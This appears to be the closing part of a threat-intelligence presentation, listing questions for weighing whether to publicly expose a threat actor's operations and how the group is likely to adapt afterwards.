- How will exposure help/hurt victims and likely future targets?
- How will exposure impact 'big picture' concerns like law enforcement efforts?
- Will exposure degrade our ability to detect and respond to future activity?

When evaluating how a threat actor will likely respond when their operations are exposed:

- How adaptive and capable is the group?
  - Groups with a flat toolset and low adaptive capability are more likely to be disrupted
- How determined are they to maintain access to specific targets?
- What shifts to targeting, timing, resourcing & TTPs is the actor likely to make?

Thank you